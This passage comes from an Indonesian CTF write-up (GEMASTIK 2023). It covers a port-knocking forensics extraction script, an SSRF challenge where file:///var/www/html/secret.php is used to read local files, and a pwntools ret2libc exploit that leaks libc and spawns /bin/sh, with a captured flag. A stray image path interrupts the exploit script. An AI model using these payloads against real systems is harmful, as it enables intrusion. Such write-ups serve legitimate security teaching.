Karena tidak ada paket yang menandai bahwa port tersebut diblock dengan firewall, maka saya filter frame menggunakan `tcp.flags == 0x002` yang merupakan paket SYN.

No.	Time	Source	Destination	Protocol	Length	src p	dst pc	Info
3	0.039372	10.2.0.1	10.2.0.2	TCP	54	20	105	20 → 105 [SYN] Seq=0 Win=8192 Len=0
6	1.111596	10.2.0.1	10.2.0.2	TCP	54	20	105	[TCP Retransmission] [TCP Port numbers reused] 20 → 105 [SYN] Seq=0 Win=8192 Len=0
8	2.631135	10.2.0.1	10.2.0.2	TCP	54	20	105	[TCP Retransmission] [TCP Port numbers reused] 20 → 105 [SYN] Seq=0 Win=8192 Len=0
9	4.271274	10.2.0.1	10.2.0.2	TCP	54	20	86	20 → 86 [SYN] Seq=0 Win=8192 Len=0
10	5.940913	10.2.0.1	10.2.0.2	TCP	54	20	86	[TCP Retransmission] [TCP Port numbers reused] 20 → 86 [SYN] Seq=0 Win=8192 Len=0
13	6.961666	10.2.0.1	10.2.0.2	TCP	54	20	86	[TCP Retransmission] [TCP Port numbers reused] 20 → 86 [SYN] Seq=0 Win=8192 Len=0
15	8.041126	10.2.0.1	10.2.0.2	TCP	54	20	66	20 → 66 [SYN] Seq=0 Win=8192 Len=0
17	9.066814	10.2.0.1	10.2.0.2	TCP	54	20	79	20 → 79 [SYN] Seq=0 Win=8192 Len=0
19	10.133563	10.2.0.1	10.2.0.2	TCP	54	20	82	20 → 82 [SYN] Seq=0 Win=8192 Len=0
21	11.651445	10.2.0.1	10.2.0.2	TCP	54	20	66	[TCP Retransmission] [TCP Port numbers reused] 20 → 66 [SYN] Seq=0 Win=8192 Len=0
24	12.702666	10.2.0.1	10.2.0.2	TCP	54	20	119	20 → 119 [SYN] Seq=0 Win=8192 Len=0
26	14.212886	10.2.0.1	10.2.0.2	TCP	54	20	79	[TCP Retransmission] [TCP Port numbers reused] 20 → 79 [SYN] Seq=0 Win=8192 Len=0
29	15.701286	10.2.0.1	10.2.0.2	TCP	54	20	82	[TCP Retransmission] [TCP Port numbers reused] 20 → 82 [SYN] Seq=0 Win=8192 Len=0
32	17.223818	10.2.0.1	10.2.0.2	TCP	54	20	66	[TCP Retransmission] [TCP Port numbers reused] 20 → 66 [SYN] Seq=0 Win=8192 Len=0
33	18.863547	10.2.0.1	10.2.0.2	TCP	54	20	119	[TCP Retransmission] [TCP Port numbers reused] 20 → 119 [SYN] Seq=0 Win=8192 Len=0
36	20.423376	10.2.0.1	10.2.0.2	TCP	54	20	48	20 → 48 [SYN] Seq=0 Win=8192 Len=0
39	21.951469	10.2.0.1	10.2.0.2	TCP	54	20	79	[TCP Retransmission] [TCP Port numbers reused] 20 → 79 [SYN] Seq=0 Win=8192 Len=0
40	23.564643	10.2.0.1	10.2.0.2	TCP	54	20	82	[TCP Retransmission] [TCP Port numbers reused] 20 → 82 [SYN] Seq=0 Win=8192 Len=0
41	25.113805	10.2.0.1	10.2.0.2	TCP	54	20	119	[TCP Retransmission] [TCP Port numbers reused] 20 → 119 [SYN] Seq=0 Win=8192 Len=0
42	26.733727	10.2.0.1	10.2.0.2	TCP	54	20	75	20 → 75 [SYN] Seq=0 Win=8192 Len=0
45	28.203273	10.2.0.1	10.2.0.2	TCP	54	20	71	20 → 71 [SYN] Seq=0 Win=8192 Len=0
48	29.211178	10.2.0.1	10.2.0.2	TCP	54	20	48	[TCP Retransmission] [TCP Port numbers reused] 20 → 48 [SYN] Seq=0 Win=8192 Len=0
50	30.261783	10.2.0.1	10.2.0.2	TCP	54	20	75	[TCP Retransmission] [TCP Port numbers reused] 20 → 75 [SYN] Seq=0 Win=8192 Len=0

Kemudian untuk mengekstrak portnya saya mencari paket SYN yang frame selanjutnya memiliki paket SYN lagi, saya gunakan script berikut.

```
df = pd.read_csv("blocked.csv")
plain = ""
for i in range(1559):
    if df.loc[i,"No."] + 1 == df.loc[i+1,"No."]:
        plain += chr(int(df.loc[i,"dst port"]))
gambar = base64.b64decode(plain.encode())
with open("flag3.png", "wb") as f:
    f.write(gambar)
f.close()
```

Namun, gambar yang dihasilkan belum benar dan sudah di ujung waktu sehingga kami tidak sempat mencari cara filter yang benar atau melakukan ekstraksi port secara manual.

# Web Exploitation

## Databreach (476pts)

Challenge    7 Solves    X

# Databreach

## 476

Author: Linz

<http://ctf-gemastik.ub.ac.id:10022/>

Submit

Diberikan sebuah url yang berisi source code, terdapat parameter `url` dengan method GET yang diinput ke variable \$url dan dijalankan pada curl php. Script ini menggunakan fungsi PHP curl\_exec(). Url yang digunakan oleh curl didasarkan pada input pengguna. Ini tidak disarankan karena dapat menyebabkan berbagai kerentanan seperti LFI/RFI tergantung kondisi.

```
<?php

//secret.php?
if (!isset($_GET['url'])) {
die(highlight_file(__FILE__));
}

$url = $_GET['url'];

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 10);
curl_setopt($ch, CURLOPT_SSL_VERIFYPeer, false);

$response = curl_exec($ch);
```

```
curl_close($ch);

echo $response;

?> 1
```

Sebagai contoh, penyerang dapat menggunakan protokol file:// untuk membaca file lokal (dengan menggunakan url seperti file:///etc/passwd).

```
apple@ardhani ~/CTF » curl http://ctf-gemastik.ub.ac.id:10022/ -I
HTTP/1.1 200 OK
Date: Sun, 30 Jul 2023 09:58:40 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Content-Type: text/html; charset=UTF-8
```

Server challenge ini juga menggunakan apache, kalau kita lihat source code pada index terdapat nama file secret.php, jadi saya mencoba untuk membaca file secret.php dengan protokol file://.

Pertama kita harus tau dulu html root folder pada apache, biasanya itu /var/www/html/ dan ketika saya coba ternyata benar, payload file:///var/www/html/secret.php berhasil dieksekusi.

```
<?php

//secret.php?

if (!isset($_GET['url'])) {
die(highlight_file(__FILE__));
}

$url = $_GET['url'];

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 10);
curl_setopt($ch, CURLOPT_SSL_VERIFYPeer, false);

$response = curl_exec($ch);
```

```
curl_close($ch);

echo $response;

?> 1
```

# PWN

## Pwnworld (356 pts)

Diberikan file zip yang berisikan binary c dan libc nya beserta service netcat. Pertama - tama akan dianalisis terlebih dahulu cara kerja dari binary tersebut menggunakan bantuan decompiler IDA Free. Berikut hasil decompilernya.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    char s[268]; // [rsp+10h] [rbp-110h] BYREF

    setup(argc, argv, envp);
    if ( (unsigned int)game() )
    {
        printf("Since you win, I will give this to you: %p\n", &gift);
        printf("Any feedback? ");
        gets(s);
    }
    else
    {
        printf("You lose! have any feedback for my game? ");
        fgets(s, 256, stdin);
        puts("Thanks for your feedback");
    }
    puts("See yaa");
    return 0;
}
```

Berdasarkan fungsi main diatas, teridentifikasi vulnerability stack overflow karena menggunakan fungsi gets yang sangat berbahaya karena tidak ada batasan input dan input akan masuk ke

alamat stack sehingga alur kerja program bisa diubah. Setelah di cek menggunakan pwn checksec, tidak ada proteksi canary sehingga proses eksplorasi menjadi sangat mudah. Kemudahan lainnya adalah kita mendapatkan alamat dari gift yang merupakan bagian dari pie sehingga pie otomatis bisa dibypass. Akan tetapi, permasalahannya adalah untuk menuju kesana kita harus menang dalam fungsi game. Berikut hasil decompiler dari fungsi game.

```
_int64 game()
{
    char s[20]; // [rsp+0h] [rbp-20h] BYREF
    int v2; // [rsp+14h] [rbp-Ch]
    int random; // [rsp+18h] [rbp-8h]
    unsigned int v4; // [rsp+1Ch] [rbp-4h]

    random = get_random();
    v4 = 0;
    printf("What number would you like to guess? ");
    fgets(s, 16, stdin);
    v2 = atoi(s);
    if ( !v2 )
    {
        puts("Oops that's not the number");
        exit(0);
    }
    if ( v2 == random )
    {
        puts("Congrats! You win!");
        return 1;
    }
    else
    {
        puts("Oops You lose");
    }
    return v4;
}

_int64 get_random()
{
    unsigned int v0; // eax
```

```
v0 = time(0LL);
srand(v0);
return (unsigned int)(rand() % 417);
}
```

Berdasarkan isi fungsi game, untuk memenangkan permainan user harus mampu menebak angka yang di generate oleh program menggunakan fungsi get\_random. Fungsi get\_random adalah fungsi rand dan seednya menggunakan time(0) lalu hasilnya dimodulo kan dengan angka 417. Hal ini dapat dibypass menggunakan CDLL pada library ctypes. Dengan library tersebut kita mampu memprediksi dengan tepat apa keluaran get\_random tersebut.

Setelah mampu membypass game, berikutnya hanyalah teknik Ret2Libc biasa yaitu membocorkan alamat libc menggunakan bantuan gadget pop rdi dan alamat got lalu kembali ke fungsi main dan selanjutnya payload untuk memanggil system("/bin/sh"). Untuk gadget pop rdi saya ekstraksi menggunakan ROPGadget.

Berikut script exploit saya

```
#!/usr/bin/env python3

from pwn import *
import ctypes

exe = ELF("./pwnworld_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-2.37.so")
pop_rdi = 0x00000000000012b5
context.binary = exe


def conn():
    if args.LOCAL:
        r = process([exe.path])
        if args.DEBUG:
            gdb.attach(r)
    else:
        r = remote("ctf-gemastik.ub.ac.id", 10012 )
    return r
```

```

return r

def main():
    r = conn()
    LIBC = ctypes.CDLL("/lib/x86_64-linux-gnu/libc.so.6")
    LIBC.srand(LIBC.time(0))
    guess = LIBC.rand() % 417
    r.sendlineafter(b"guess? ", str(guess).encode())
    r.recvuntil(b"you: ")

    gift = eval(r.recvline(0))
    exe.address = gift - exe.sym.gift
    print(hex(exe.address))

    payload = b'a'*280
    payload += p64(exe.address + pop_rdi)
    payload += p64(exe.got.puts)
    payload += p64(exe.sym.puts) + p64(exe.sym.main)

    r.sendline(payload)

    r.recvuntil(b"yaa\n")

    libc.address = u64(r.recv(6) + b"\x00"*2) - libc.sym.puts

    print(hex(libc.address))


    LIBC = ctypes.CDLL("/lib/x86_64-linux-gnu/libc.so.6")
    LIBC.srand(LIBC.time(0))
    guess = LIBC.rand() % 417
    r.sendlineafter(b"guess? ", str(guess).encode())

    payload = b'a'*280
    payload += p64(exe.address + pop_rdi)
    payload += p64(next(libc.search(b"/bin/sh\x00")))
    payload += p64(exe.address + pop_rdi+1)
    payload += p64(libc.sym.system)

```

```
r.sendline(payload)
r.interactive()

if __name__ == "__main__":
    main()
```



The screenshot shows a terminal window with the following output:

```
[+] Opening connection to ctf-gemastik.ub.ac.id on port 10012: Done
0x5581f3d0a000
0x7fb6022fe000
[*] Switching to interactive mode
Congrats! You win!
Since you win, I will give this to you: 0x5581f3d0e04c
Any feedback? See yaa
$ ls
flag.txt
pwnworld
run_challenge.sh
$ cat flag.txt
gemastik{c51d8e9d581836b75e9e61545c451ba08b0817666c86c30333fa747e23a5f8fe}$
```

Flag : gemastik{c51d8e9d581836b75e9e61545c451ba08b0817666c86c30333fa747e23a5f8fe}